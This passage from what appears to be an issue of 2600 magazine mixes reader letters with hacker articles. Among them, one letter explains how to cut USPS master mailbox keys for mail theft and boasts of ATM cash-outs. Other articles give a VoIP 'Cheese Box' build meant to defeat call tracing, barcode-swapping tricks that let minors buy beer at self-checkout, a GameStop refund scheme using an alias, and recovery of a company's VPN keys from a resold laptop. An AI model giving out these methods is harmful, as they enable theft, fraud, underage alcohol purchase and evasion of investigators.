I'm one of the crowd who wants bigger print even if it results in a bigger magazine at a higher price. Why is *2600* not available to subscribers by email or PDF? And why is a complete, searchable back issue collection not yet available?

I realize Mac users may not be a big section of the hacker populace but we need to see a bigger selection of stuff we can do with a Mac, please!

I've been reading *2600* for more than 20 years. Yes, I'm a wimp - despite the fact that we've been told *2600* is one of America's biggest magazines, I've never exactly wanted to be on the subscription rolls. Call me paranoid! (Well, we're not exactly getting more free, are we?!?) During all this time, *2600* has remained resolutely apolitical even to reporting hacker arrests and providing lists of hacker prisoners to support.

But there really is no more fence-sitting in today's world. Either you believe in freedom, anonymity, privacy, or you don't. We cannot hang on to these essential human values without fighting for them. Please, *2600,* take a stand, at least on some of the most blatant issues, like censorship, for example. At this point in history, do we really need be afraid of offending someone?

Finally, with a nod to the fundamentalists, there is a reason Internet has a capital "I," sort of like, well... God!

CJ Hinke
Freedom Against Censorship Thailand (FACT)

We're not often accused of being apolitical and not taking a stand on things like censorship and hacker persecution. But since you refer to us as "one of America's biggest magazines," we suspect you may in fact be reading the wrong publication. And it's precisely because we're not all that big that the various features you want aren't yet in place. With time and support, there's a great deal we can accomplish so don't give up on us yet.

As for cell phone calls in Thailand (and other countries) not being charged to the called party, there is a tradeoff to this. Calls to cell phones in these countries cost more than calls to landlines. In the States and Canada, there is no such distinction. Of course, the question remains as to why it should cost more for anyone to make or receive a cell phone call in this day and age. Hopefully, this will be the next phone company rip-off to disappear.

Dear *2600:*

Hats off to ntbnnt for his article "The HughesNet FAP" (25:2) which exposed the despicable bandwidth restriction policy of this lowlife scumbag company and how to work around it. The only way this company can get away with ramming this type of bogus restriction on consumer downloads is because of the type of Internet service which it provides, which is satellite. If you live in a rural and/or remote area, it is impossible to have a DSL or cable line run out to your house by the service provider. So if you must have Internet, it has to be provided by this company. So, in this type of situation, a company such as HughesNet can get away with this kind of rip-off. I look forward to more of these types of articles showing up consumer unfriendly companies.

Brainwaste

And we look forward to printing them. After all, there seems to be an infinite supply.

Dear *2600:*

I started reading *2600* several years ago after I had my identity stolen by a group of "foreigners" that targeted doctors. I thought that acquiring any knowledge of certain subjects could help me prevent future problems. I have been entertained and enlightened, and I decided to order back issues and read from the beginning of your publication. I have ordered two or more years' worth at a time.

The other evening, I went online and was surprised to see "deals" offered for discounts if I bought amounts that I had already been buying. No such "deals" are mentioned in the magazine. I found that surprising and inconsistent, if not discriminatory. See page 42 of 25:1 - "We love getting criticism and letters that point out when we've done something bad or stupid." Well, which was this?

Larry Clements

It was neither. Since very few people these days who aren't in prison send us handwritten mail and don't do anything online, it's rare that someone isn't aware of the existence of our online store with the huge amount of items listed on it. (For those who remain unaware, it's at store.2600.com.) There simply isn't any way we could list all of the special deals that exist on the online store here in the magazine, although we do make many references to the store's existence and encourage people to visit it. For people who can't visit the store for whatever reason, we figure out a way to work things out as we wound up doing in your case.

Praise

Dear *2600:*

I just wanted to write a letter of praise and commendation for Mary, your office manager. She has made all of my dealings with the business side of *2600* very painless. She has an extremely professional attitude, and a wonderful grasp of her job functions. Whatever you are paying her, you should double it. Please pass this encouragement on to her.

drlecter

We all appreciate the kind words. We're proud to be associated with people who add a high degree of professionalism and integrity to their jobs. From the office to the conferences to the artists and writers, we've got an amazing crew and it's nice to occasionally marvel at that. Thanks for getting us to do that.

Dear *2600:*

I'm a long time reader, but I've never written you before because I've never had a reason. I picked up your book at Borders a couple of weeks ago and, after reading the first couple of hundred pages, I felt a need to write you and tell you what an awesome cultural history it is. I was born at the beginning of the 80s, and Ma Bell was a memory by the time I learned to dial. I've been immersed in and fascinated by BBSes and then Internet technology since I was 9 or 10, but I never spent the time I should have learning how the phone system worked. For a career geek, your book is a really excellent summary of all the things I should have learned when I was 10 but didn't - I've got a new respect for the history of telephones, as well as new insight into the basic technology that gave birth to the Internet. I've certainly read plenty of texts that trace the history of switched networks all the way back, but nothing has ever grabbed me in the same way, let alone wowed me.

I just wanted to say thank you for all the years of hard work. *A Hacker Odyssey* truly proves that *2600* is a national treasure, and anyone incapable of recognizing that is out of tune with the world they live in. Keep 'em coming, and I'll keep reading!

scripter

Dear *2600:*

I am a subscriber of your mag, and have just got my hands on your new book *The Best of 2600*. Absolutely fantastic!

Steve McLaughlin

Dear *2600:*

Just thought you might be interested in my recent *SC* column praising *The Best Of 2600* book: http://www.scmagazineuk.com/A-hacker-bible-is-born/article/120371/

Keep up the good work!

Nik

Thanks for letting us know. We always enjoy seeing reviews, especially the good ones.

Dear *2600:*

Great! I just spilled beer on page 43. Fortunately it didn't soak through to page 45 and I can still read all the text on the spilled page.

Thanks for making a quality magazine.

LodeRunner

That was the first test we performed as well.

Dear *2600:*

Thanks for switching back to the old binding.

Andy

Don't mention it. Clearly, it was the right thing to do. All of the angry mail made that crystal clear.

Google Bits

Dear *2600:*

Hacking the public mind has been going on since the beginning of recorded history. Without that crucial ability, slavery would be next to impossible. That said, I think it takes no stretch of the imagination to imagine why Google would be censoring data related to free (or at least really cheap) energy, economic education, and pretty much anything else that would uplift the average citizen. I wonder if you guys are aware of any less Big Brotherish search engines with comparable data? If so, and if it won't get you into too much trouble with our old global masters (please tell me you know what I mean), would you be so kind as to post a nice list? Pretty please? With sugar on top?

Pulse

If readers would like to suggest alternative search engines that have anywhere near the *comparable data that Google does, we'd like to see a list. We searched on Google but didn't find any. (We did it anonymously to avoid a visit from the Google Goons.) We'd like to know more about your contention that Google is censoring information on alternative energy and other things. Specific evidence is always nice.*

Dear *2600:*

I just thought your readers might find this of interest. I googled "anarchitecture" one day to find sites and journals about the specific topic of "anarchitecture" (where the worlds of anarchy and architecture collide, so to say). I found many many sites, articles, and journals about the topic. Then, just yesterday, Google's search engine started sending me to sites based on a search of "an architecture," even though I typed "anarchitecture" in the search. Totally not what I wanted, and there were many pages of useless unwanted information. I wondered if they had changed something in the way they search for sites and if it is retrieving tons of useless information for other people searching for other topics. Just thought someone may be interested.

brian h.

Putting it in quotes seems to avoid the unwanted results. We are aware that Google has been making changes to the manner in which results pop up and not always in a good way. The best thing to do is bitch and gripe when this happens and you may get results.

From the Inside

Dear *2600:*

I just received my first issue (25:3) as a subscriber (minus the staples). Sitting here in a county jail, I must convey that drinking and driving is *not* worth it. The paper quality is great and when I get out of here later this month, I look forward to enjoying my next issue in all its splendor. Scanning the "Elements," I was amazed to see an article by the infamous Nick Farr! After reading the piece on hacker spaces, I was bummed out that he didn't mention one of his greatest achievements: RubiCon!

RubiCon was the first con ever held in the Detroit area, beginning in 1999. RubiCon 2000 was the first and only conference I've been to, and it was *outstanding!* It was a three-day event, and Friday morning's mail brought me an ultra-portable IBM Thinkpad 560. I didn't have time to install any applications but when I hit the network room (like a whirlwind), generous souls were there with PCMCIA CD-ROM drives. I was treated to the hospitality of a technology tactician who hooked me up with a dual-boot install of Slackware 7. There was also a cadre of Mac-Hack specialists, including Ech0, the guru. Richard Thieme even gave the keynote address!

Of course, antics and vandalism ensued, and great fun was had by all. If it wasn't for Nick Farr reserving rooms for people without credit cards and diffusing incendiary situations (like my friend hurling garbage bags of empty *and* full beers out of our third story room and into the hotel courtyard when a raid was imminent), none of it would have ever happened!

I still rock a RubiCon 2000 t-shirt to this day, the one with a guy on the front equipped with a datajack in his forehead (cyberdeck sold separately).

I am currently amassing a squadron to descend upon The Next HOPE. It shall be grand!

Anyone interested in starting up a *2600* meeting in the metro-Detroit area, please feel free to befriend me on MySpace:myspace.com/RebelRob. Please include a message with *2600* in the subject or to the spam folder you shall go.

Rob

While we have nothing against fun and crazy antics, you'll find that the HOPE crowd isn't so much about mayhem but more about building a community and creating a memorable conference as we've now done seven times. Perhaps it's the environment of New York City surrounding us that makes this happen or maybe it's the large amount of Europeans attending who were the inspiration for us to do this in the first place. Whichever it is, we know you'll have an amazing time.

Dear *2600:*

At this point you are like an old friend, although we have never spoken. I have felt compelled to write for some time and, finally getting around to it, decided to go all out: this letter, a personal letter, and an article submission. (Yes, this is my first attempt at getting published. What other publication matters?)

But what catalyst led to the break in my, ahem, lazy spell? A "little" book about a hacker's odyssey.

I knew nothing of *2600* coming to prison - hell, I didn't know much of anything arriving at the age of 17. A year into my sentence, as the reality of prison life came into focus and my paradigm shifted to study, a Jersey kid came along and altered my path forever. Over the next six months, I picked his brain for every box plan, phreaker tale, and piece of hacker lore he could remember. With zero technology access, I can remember handwriting DOS commands and being very frustrated by all his damn error messages.

It was a year after he and I parted that I got my first copy of *2600* - which you sent me for free. In a word, I felt empowered. In the prison information void, I encountered the summum bonum of information. Much of my education in the tech sector was reverse engineered around topics and leads in *2600*.

Fast forward to this July - my 25th birthday. I got a copy of *2600: A Hacker Odyssey.* I read all 871 pages before 50,000 volts of macrocosmic lightning struck my brain.

Hacking is more a philosophy and approach to life than a means to an end. It is reason by default in an age now rampant with Orwellian nightmare. Sure, we could happily spend our days dissecting some new technology, but how often are we pulled into pointing out, and oft times defending the conscious from ludicrous invasions of rights and privacy? Or how about poking holes in all the faux security that never cease popping up?

Simply put, thanks. You carved a niche for our culture, spearheaded oppression with an illuminated voice, and always remained a lighthouse for stragglers trying to navigate a sometimes foggy hackerdom.

Joseph

Dear *2600:*

I am a new subscriber who finally managed to buy his own subscription. I'm incarcerated in Texas and they do *not* pay us one red cent for forced labor, instead giving us good conduct and work time credits that, in reality, do not mean anything because as a model inmate I have *150 percent* of my time completed.

My reason for writing is to share my earliest hacking experience with you and your readers. In 1967, I was about 12 years old. Living in Inglewood/Hawthorne in the suburbs of Los Angeles, I used to shine shoes and kick open paper racks for the newspapers to sell on my homemade route. The Hollywood Park horse racetrack was at the northeast corner of my route and all the winners and losers hung out in the many bars of the area, at which I shined shoes and sold newspapers. Good money for a 12-year-old.

One of the things I did was to check each and every payphone. Older cats will remember the old black rotary dial payphone with a quarter slot on the left, dime slot in the middle, and nickel slot on the right. To the far right was the coin return pushbutton. The first thing I did was check the coin return on the bottom, then pick up the receiver listening for a dial tone, then push the coin return button rapidly several times, and hang up, listening for coin ejection.

One day while "checking phones" in between bars, I pushed the coin return and it felt heavy - but there was no dial tone. I tried using the receiver as a mild hammer on the coin return button but nothing happened.

As I was walking away, I noticed a black box under the little table. It seemed slightly ajar but still had the two screws in it. Riding past Bob Ketchum Sporting Goods (the same one that the Symbionese Liberation Army had a major shootout at - think Patty Hearst), I stopped in and bought my *first* tool, a mini screwdriver with a pocket clip. I went back to that payphone, lugging my shine box and ten newspapers, and I unscrewed the cover, not knowing what was inside. For some reason, I was completely calm and I knew I was in my element.

Looking around, I saw two bells and the striker and a bunch of wires - wire ends under screws - all except one yellow wire. I picked up the receiver with no dial tone and started touching the wire to different screw head terminals until "bingo," I had a dial tone. Immediately, I hung it up and the change ejected into the coin return cup - so much that it would not open up. At this point, I attached the yellow wire, secured the black cover, and then proceeded to jiggle the coin return cup until the coins moved around enough to allow the cup to open. And it did indeed: two and a half cups' worth, or about five dollars, or ten shoe shines.

My mother once asked me where I was getting all the change. I could tell my mother anything - I mean anything. I had no father in the house so Mom tried to use the "logical" route when I told her I had a newfound way of making money and explained it to her. Even though her whole face lit up, she calmly asked me, "What if someone was hurt and needed help and the phone didn't work?" Today, logic works better than anything, just like when I was 12. Of course, as a 12-year-old, I had the "finders-keepers" mentality.

Like Dr. Zoltan stated, the essence of hacking is exploration, led by curiosity. It is about figuring out the rules and then bending those rules to make something new. At 12 years old, those coins were new. At least to my little inquisitive hands.

Michael Earl Short
Rosharon, TX

Dear *2600:*

On a recent edition of *Off The Hook,* you talked about mail carriers and their mailbox keys. Those keys are for opening up those rows of mailboxes in almost all buildings, public and private. I heard you speak about how easy it would be to buy one of those little "key boxes." Yes, it's easy. Anyone can buy one. Yet it's faster and cheaper just to steal one off a wall or door on the outside of one of those buildings. Once you have one of those boxes, you take a "dremel" and grind off the rivets and take the box apart. It's all brass, so the metal is soft. Once the box is in two parts, you can make a key from the tumblers. It's way too hard to explain in writing how one would make a key, yet I've done this so many times I can almost make one from memory. Once you make that key (and it should only take about an hour to make it), you can open up any building and those mailboxes that mail carriers have access to. Great amounts of identity can be grabbed that way. It's an old school way of doing it compared to phishing online. Back in the 90s, I used to steal lots of mail and hook up bank accounts, cell phones, basically anything that required info to get goods and services.

I was a member of shadowcrew.com. I also ran my own message board called thegrifters.

net. Google "hacked PINs" and my nickname to find my podcast of how I stole hundreds of thousands from ATMs. Data that was "hacked" is not ID theft, it's freaking data theft. Over the years from 2003 to 2006, I worked with other online carders to cash out PINs using debit numbers with PIN numbers encoded onto blank PVC cards encoded with an MSR206 that can be purchased almost anyplace online along with the blank PVC cards, usually by the same vendors. It's so simple to do.

Let me also talk about an article in *The New York Times* on the front page of August 12, 2008 entitled "Details Emerge on How a Cyber-Ring Was Foiled." In this article it says the Secret Service concluded "Operation Firewall," an 18 month investigation. What it fails to say is that during those 18 months, the FBI and Secret Service let hundreds of criminals buy, sell, and trade thousands of people's info.

Johndillinger

It sounds like you have some stories to tell. We hope people can learn something from your experiences and that you won't have any more such experiences once you get out.

Dear *2600:*

I'm presently serving time in the federal prison system, but, seeing the news on TV regarding wiretapping and the carte-blanche freedom to do so provided by the U.S. government to their new allies the telecoms, there is no freedom left. The Electronic Communications Privacy Act of 1986, a law I believe that was created in reaction to Mr. Mitnick's research, is now void. No warrant is needed, no fines are given to the telecoms for any breach into what was once considered private: our emails and phone conversations.

To quote loosely the elderly Biff Tannen from *Back to the Future,* "Get a safe system!" Encrypt your whole system, keep your passwords secret when asked for by the "authorities" (Fifth Amendment privilege), whether it's in their Waco-like raids or at the airports and borders. Even do Freedom of Information Act requests if you feel the need to know what the Injustice Department is up to.

My mail is checked, my phone calls are monitored, but I'm in prison, a so-called "security risk." Ask yourself then: if you are so free, why are your communications, your downloads, your uploads, your snail mail, and your movements (through the Real ID chip) kept track of?

To quote Michael Chertoff, in response to a reporter's question about the constitutional right of citizens in regard to Homeland Security and the Patriot Act, "Homeland Security's and the Patriot Act's only purpose is to fight terrorists and terrorism. It does not have *any* harmful effect on citizens' rights."

Then why, on the warrant used with me did it have above the Treasury Department letterhead "Homeland Security?" Counterfeiting and computer crimes are not the same as striking fear into innocent victims.

David L. Williamson #22678-057
Federal Correctional Institution
PO Box 1000
Loretto, PA 15940

The Future

Dear *2600:*

I just wanted to share my thoughts about the past election. I was elated that Obama won just like many were that night when he was declared the President-elect. The celebrations blew me aback even and I had been worried before the election about who would win. I had sent emails to my "non hacker" buddies and they really didn't seem to understand my enthusiasm with this event. Yet some of my "hacker" buddies said that this was like when the Berlin Wall came down or the end of a dictatorship. They don't even listen to your shows or know that much of your magazine as I have encouraged them to download and buy your material, but what's interesting is we all seem to be on the same wavelength in regards to the result of this election. For me, being a *Star Wars* nut, this was akin to throwing the emperor into the pit while he was yelling all the way down (overthrowing the negative right wing tactics of the past eight years maybe) and then seeing the galaxy celebrate the Rebels winning (which I played after I saw the global celebrations around the world as a personal thing).

This was an historic election and I never really had so much emotion overcome me that night. However, like anything else, I will watch with a cautious eye like a programmer would do when seeing his software come to life. Programming is a process just like the nation and the world is, but for now this is a time to celebrate in hopes of a better tomorrow.

Phr0zenSane


Dear *2600:*

I was recently interviewed for an IT position. One question they asked caught me off guard: "Are you a hacker?" I couldn't lie. If I get the job, sooner or later he would see me reading *2600,* wearing one of your t-shirts, taking time off to attend hacker conferences, or he'd find out I'm affiliated with HackMiami. I just hope I didn't shoot myself in the foot.

JP

You're better off being honest about who you are and seeing if that poses a problem for people down the line. But when posed with such questions, we should make sure they understand how the term is defined. You are likely not a hacker in the mainstream media definition but very definitely a hacker in the creative, individualistic, free-thinking definition. Of course, knowing that may scare your future employers even more.

Pappy's Cheese Box



By Pappy

Not much has been written about the Cheese Box over the years, and much of what has been written is most often way off track. Descriptions of the Cheese Box range from "Turn your home phone into a payphone" - yeah, right - to making a "Call Diverter." Wrong again - diverters have their place, but they are completely different. A Cheese Box is a remotely placed device (box) that will accept two separate incoming calls from two separate phone lines, and connect them together. Simple idea, but not always a simple device. The best description comes from the inventor of the Cheese Box himself, Mickey Callahan, aka "Cheesebox Callahan," who made bugging devices for the likes of Al Capone. There's even a book about him.

The idea is to have one line for the "bookie" and the other line for "bettors" to call in on. The bookie calls one number and sits and waits. Bettors call the other number, one after the other, and place their bets. The bookie never has to hang up, they just listen for the next caller. Now, the cops are eventually going to get the betting number and trace it, but all they will find is the Cheese Box by itself at some remote apartment or such. When the Cheese Box is compromised, the bookie hangs up and is never located.

Technical descriptions vary from a couple of zener diodes and capacitors to elaborate relay and voice coil designs, depending on what type of older central office switch the lines were connected to. OK, so what good is that now? Older electro-mechanical switches had specific electrical characteristics that allowed devices such as the Black Box to work. It was common for them to reverse line polarity at different stages of a call. You won't find that with today's digital central offices. But there is a way. Enter Pappy's Cheese Box.


The concept of Pappy's Cheese Box is to use VoIP as the medium. Old and new technologies combined. You'll need access to the net, of course, and two VoIP accounts – there are lots of free ones, FWD, etc. I recommend using different services for each line to stall any tracing. You'll need a two FXS port ATA such as the Linksys PAP2T (OK, that gave us the name Pappy), two standard silicon diodes (Radio Shack 276-1114) and an audio isolation transformer (Radio Shack 273-1374).

Set up two anonymous VoIP accounts on the PAP2T. I use Free World Dialup and Gizmo. Change the following settings: REGIONAL – set "Ring Voltage" to "0." LINE 1 – set "CID Service" to "NO" and set "Idle Polarity" to "Reverse." LINE 2 – same changes as Line 1.

Now for the wiring: Put a diode in series with one side of Line 1 coming out of the ATA, then connect that line to the white and black wires of the audio isolation transformer. If the ATA shows that the line is OFF HOOK - the first green LED on the PAP2T will flash – then reverse the polarity of the diode. You want the line to be ON HOOK (not in use) in its idle state. Connect Line 2, in series with the other diode, to the red and yellow wires of the audio isolation transformer, also checking for proper diode polarity.

The theory behind this Cheese Box is that the PAP2T provides a battery reversal when called by an outside party, just like the old days. The diode causes a complete circuit with one side of the isolation transformer when a call is received and holds the line open. The same goes for the other side, so relays are not needed to answer a line. The transformer makes a talk path between the two lines, so the callers can hear each other. Ring current is cut off, so that it won't be fed back to the other line.

Now, how do you use this thing? Hide your Cheese Box in a data room or anywhere connected to the Internet other than your own house. Give the second VoIP line a PSTN number so that it can be called from anywhere. I use IPKall and it's *free*. You can figure out all the ways to be anonymous over the web. Start from a free WiFi hotspot and call the first line through FWD or whatever. Sit and wait for callers to call your published IPKall number and talk with them just like you're on your own personal loop around. Tracing a call to you will be just as difficult, if not more so, than tracing a call from Cheesebox Callahan.



by Yimir
roi_noir@hotmail.com

Over the past few years most large grocery store chains have introduced "membership" or "club" cards. These cards make it easy for corporations to create large databases of consumer spending habits. They also, presumably, allow the corporation to track an individual consumer's habits. This article is about how to use this database against the corporations.

Background

On a recent trip to the grocery store, I decided to use one of their self-check-out machines for the first time. I scanned my membership card and then started scanning my groceries. When I scanned my beer, a message popped up on the screen and a store employee came over. He asked for my driver's license, verified my age, scanned in a card dangling around his neck, typed in a pin number, and then my transaction was completed.

A few days later I went back to the grocery store and used the self-check-out machine. I scanned my membership card and then my beer. To my surprise, no message popped up on the screen and no employee tried to verify my age. The database recorded the fact that I was over 21 and all I needed to do to purchase beer was scan my membership card.

The Hack

This article is for information purposes only, but if someone underage wanted to hack this system to buy beer it would be very easy. One could take the membership card of anyone the system has previously authorized to purchase beer and use it (i.e. Mom, Dad, older sibling). Alternatively, most of the membership cards have a membership number printed on them. This number is used to generate the barcode that the machine scans. It is also used to identify the person in the database.

One could take this number, and using various tools online, generate a barcode that could be printed out. Taping this onto other membership cards would in effect create a fake ID. There are different formats for barcodes, so some experimentation is necessary.

Another way to hack the system is to purchase a 12 pack of soda and cut out its barcode; soda and beer weigh about the same and should fool the weight sensor. Then, on another trip to the store, tape the soda barcode over the barcode for a 12 pack of beer. When it is scanned, the system will think it is soda and not require an employee to verify the customer's age. This hack is most effective when the employees are distracted or helping other patrons, as an obviously underage person scanning a case of beer that the machine reads as soda is suspicious. Also, this would only work with a self-check-out machine.

Conclusion

When I was underage (oh, so many years ago) it was difficult to purchase beer. I spent many hours crafting fake IDs to fool people. Now all a kid needs to do is whip up a barcode and fool a dumb self-check-out machine. This should be a lesson to corporations: go ahead and collect data on consumers, but be prepared for the consumer to find ways to use that data against you.

Shout out to Ghostie and his article "Singapore Library Mischief" in the Autumn 2006 issue of 2600.

Gaming GameStop

by Unanimously Anonymous

At Gamestop, you can trade in your old games and hardware for store credit or cash. When you ask for cash rather than store credit, though, the store reduces your trade-in money by twenty percent. Here's a way to turn this around to an extra twenty percent profit while still getting cash in return:

1. Bring in your games and hardware. While the cashier is processing your trades, ask what games you can pre-order and receive an extra twenty percent store credit towards. Every month, there is a special promotion towards three particular games that you will receive an extra twenty percent credit for pre-ordering.
2. Tell the cashier you want to pre-order one of those games. It doesn't matter which one, but try to remember the name of it for later. Ask what systems the game is for and pick one right away in order to not look too shady. You're going to have to give out your name, address, phone number, and, depending on the cashier, your date of birth. Have an alias if you don't want to give out your real info. In all honesty, these files just sit in a drawer in Texas for four years until they are shredded. Check the receipt and make sure you got the extra twenty percent. Save the receipt!
3. Leave the store for the day. You won't have the cash right away, but patience is a virtue.
4. Come back to the store the next day, at the earliest. You have to go to the same exact store. Hopefully a different cashier will be working, but if not you can probably get away with this anyway. Tell the cashier you want to cancel the game you pre-ordered. Hand them the receipt, which will have the order information on it, so they won't ask to see your ID. If they do, kindly inform them that you would rather not and the information is right on the slip.
5. Once the order is cancelled, they will probably ask what game you want to pre-order in its place. You can say that you'd rather have the cash for now. If they give you a hard time about it, kindly tell them that you used to work at a Gamestop and that you know that cash can be given, even without consent from a manager. They may ask you for your information again, so if you have an alias set up, make sure to give the same info. You'll also have to sign a slip, so practice your illegible scribbling. You'll get your own copy of the receipt along with your cash.

So, instead of losing twenty percent on your trade and being forced to spend your money at Gamestop, you get an extra twenty percent and can spend it anywhere you want.

Down with the used games monopoly!

Vulnerabilities in the Corporate Sector

by =-virus-=

If you search any auction site, you will find lots of laptops and desktops for sale. Many of these computers are sold with the hard drive still inside. The computer is sent to you with no partition table on the drive, or a freshly installed operating system on it. However, the hard drive had all of its data previously erased, since no one intends to have confidential data floating around an auction site, let alone corporate data (such as what could be found on a corporate lease laptop sold on an auction site). This is an article about retrieving that data.

I took it upon myself to see what I could find, and if I was able to successfully recover data. I went on a common auction site and bought a cheap laptop. I wanted the hard drive, so I searched for a laptop that had been a "corporate lease" at some point in its journey to me. First I would need some tools:

- 2.5" IDE (laptop) hard drive enclosure
- USB cable for enclosure
- FAT32 / NTFS file recovery software
- Time

When it arrived I hurried to open both the box and the laptop. When I looked inside the laptop though, I realized I had come across a bump in the road. The hard drive was *not* 2.5", it was 1.8" and additionally it had a special connector, not the standard 1.8" IDE connector. For a moment I thought I wouldn't be able to do much with this.

Then I got an idea. I wouldn't try to install anything *on* the hard drive, in fear of writing over any data. First things first, I booted the laptop with a Linux boot disk to see what the drive contained. It was blank. But had this been an NTFS formatted drive before? If it had been, I may be in luck, since NTFS stores a backup copy of the MBR and file table in a second portion of the hard drive. The Microsoft article can be read at: `http://searchwincomputing.`
`➥techtarget.com/tip/0,289483,`
`➥sid68_gci1194144,00.html`

I searched through the hard drive, sector by sector, and found the backup MBR, but it wasn't complete. It seemed this drive had more done to it than a simple format. They had deleted the partition table and may have created a second one on top as well. I wouldn't be able to copy and paste the backup NTFS hex code to the front sector. What could I do next?

The NTFS recovery program was a Windows XP based one, GetDataBack NTFS (ver: 3). How could I scan this drive with it? Finally, after a night of poor sleep, I figured it out. I'd copy the drive! Normal hard drive copying would mean I'd only get a copy of the sectors that had actual data on them, not marked by the drive file table as "write over me". I made a boot disk using BartPE, and used a program that made a sector for sector copy of the hard drive. This is *very* important. A hard drive cloning program that can handle sector for sector cloning must be used. This will make an exact copy of the drive, with all errors, faulty sectors, hidden data, etc. I let the cloning program do its thing, copying the 1.8" drive to an extra external drive. *Note:* The drive you clone to will be completely erased and replaced with data from the drive you are cloning. Use a spare drive that's at least as big as the drive you are cloning. I let it run for the night.

The next day, I hooked up the drive I had cloned to my Windows box, and started up the NTFS recovery program. I told it to scan for any file structure that was similar to NTFS or FAT32, and I selected the drive (not any partition of the external drive) as source. It found a few sources and I selected the largest NTFS partition it listed for me, and let the program run. About seven hours later it had found every lost bit, and put it in a nice file structure for me. I copied all the data to a safe location. I was excited to see what I would reap. And reap I did.

I had stumbled across the personal files, pictures, diagrams, and, best of all ".pst" files of an employee at an IT firm! (The .pst file, for those not familiar with Outlook, is where all the contacts, appointments, and emails are stored.) I'm still sorting through it all, though off the bat I am able to see VPN access files, VPN keys, PGP keys, internal emails, links, information, etc. This could lead to a whole host of attacks, both technological and social, on this company.

The important lesson here is if you are selling off extra computer equipment, make sure you get a professional to get rid of all your data, even if it means melting the hard drives down.

Tesla's Wireless "World System"
To Turn Earth into One Gigantic Dynamo

Transmissions

by Dragorn

It's that time of year again - eggnog, bad Christmas analogies, and struggling to finish an article through the post-turkey torpor. Employing the method used by sitcoms for decades, I bring you the flashback and clips episode, or "Stuff from the last year you probably should have paid more attention to when it happened."

"Hey Billy, do you remember that time Nancy fell down the stairs, and her TKIP was cracked?" "Yeah, that reminds me of when..."

If you missed this one, your head must be pretty deep in the sand, but it's certainly a harbinger of future attacks against WPA-TKIP. In early November, the first significant break against WPA networks was announced by Beck and Tews, allowing the recovery of the plaintext data at a rate of one byte per minute. This might not sound significant - it is. A successful decode gives the attacker the ability to generate valid packets, opening the TKIP protection to new attacks which are not limited in speed.

WPA-TKIP was designed as a stopgap measure which could be used with older hardware until everything was able to support WPA-CCMP. Thusly, it employs the known flawed RC4 encryption. Those of you who have done your homework know this as the same encryption used in WEP. Oh dear.

To make this less of a tragic replay of the failings of WEP, instead of using a fixed passphrase, the keystream is built with a temporal key (that is, time limited) which is generated after the network is connecting using the master key, derived from either the WPA passphrase on a PSK network or the exchange with the radius server on an EAP network. Replay and injection of the same packet over and over again is prevented with a frame counter; Once a packet is seen, the next packet must have a number higher or it will be ignored. An integrity countermeasure (MIC) makes sure you don't mess with the frame counter. Get it wrong once, the client tells the AP someone is messing with it. Get it wrong twice in a minute and the whole network shuts itself down and when it comes back it has different keys.

This worked fairly well until the standard for QoS came out. Since QoS changes the order of packets, different QoS queues must be allowed to get out of order. Reviving the older ChopChop attack against WEP and replaying a packet in another QoS queue, an attacker can guess at the last byte of plaintext - and be notified by the MIC countermeasures that a valid RC4 packet with an invalid payload was received. So long as the attacker doesn't guess right twice in 60 seconds, the whole packet can be derived. Ever better, the secret data used for the MIC can be derived, allowing spamming of packets into the network with no time restrictions, opening the door for more attacks.

Ironically, now that the PCI credit card standard has been updated to ban use of WEP on payment networks, it will have to be updated again to ban use of TKIP.

TKIP isn't dead, but it's definitely mortally wounded. We're currently in the grace period before it's completely broken. Shift to WPA-CCMP before the next major attack comes along.

"Yeah, that sure was crazy that time, almost reminds me of when the US government waived constitutional rights if you were crossing a border, or even 'near' one!"

Mass media (and even parts of the government) this year finally began noticing what we've known about for a while: When crossing the U.S. border, you no longer have the same constitutional rights you normally would, most noticeably the right against unreasonable search and seizure. Last winter, the EFF filed suit against the government to attempt to discern the limits of the search and seizure policies.

When crossing a border, the U.S. Customs and Border Protection agency asserts that information stored in phones, laptops, external hard drives, MP3 players, and other devices is no different from printed information, and therefore subject to search and seizure.

In August, it was revealed that the policies allow the agency to take a laptop to an external facility, keep it for an indefinite period of time, attempt to defeat encryption and to share any information taken with other agencies without restriction. These policies apply to anything carried over the border which can store information, including hard drives, flash drives, books, printed material, etc.

In October, the ACLU brought attention to the official governing regulations of the Customs and Border Protection agency, which defines the range of CBP activities as within 100 miles of a border (or coastline), in theory granting CBP warrantless search and seizure abilities in the majority of metropolitan areas. Do you live within 100 miles of a border or coast? According to the U.S. census, 60 percent of us do.

"...And remember when we used to have as much Internet as we could carry?"

When the FCC issued a judgment against Comcast for injecting forged RST packets into users' connections to control traffic by artificially terminating it, they also opened the door for metered bandwidth as a solution, suggesting it as a viable alternative to aggressive packet shaping.

Already started by several ISPs before the FCC ruling, metered bandwidth caps are currently being tested either network-wide or in "select areas" by Cox, Comcast, Time Warner, Frontier, and AT&T, with caps ranging from 250GB/month down to 5GB/month for some DSL services.

Users of cellular data plans are used to "unlimited" not meaning "unlimited" at all, but wide-scale bandwidth caps on land-line connections are a new experience for most U.S. based users. Depending on the company, users who exceed the cap are either disconnected or charged overage fees.

With video rental models (rhymes with Get Bricks) moving towards high-def streaming and even Sony offering downloadable movie content on game systems, legitimate bandwidth use will only be on the rise, and stifling new technology by artificially capping bandwidth is fighting against progress and consumers. Previously, ISPs have argued that only users breaking the terms of service by sharing illegal files could overrun bandwidth cap, an argument which is rapidly losing weight.

Unfortunately, there doesn't seem to be much that can be done in the U.S. at the moment to fight this trend, other than switch providers to a company which doesn't try to cap. With government-granted monopolies for cable service, this can be difficult in many areas.

"Wow, we sure have had a lot of good times this year! Has everyone got their digital converter boxes ready for the analog cut-off?"

"Shut up, Billy."

Business Intelligence

by Tony Hepo

Every single day of our lives, most of us generate data. These days unless you live on a ranch in the middle of nowhere and deal only in cash it's unavoidable. Most of this data ends up being personally identifiable, such as an ISP logging Internet activity, making an appointment at the doctor's, purchasing goods on credit cards, making a phone call, etc. For the past 10 years I've been working as a consultant in the area known as "Business Intelligence" (it's marketing-speak for reporting). I thought I'd share some of the lingo and techniques of the trade because, whether you like it or not, there are hundreds of thousands of people out there analyzing your data and at least this article might give you some insight as to how and why.

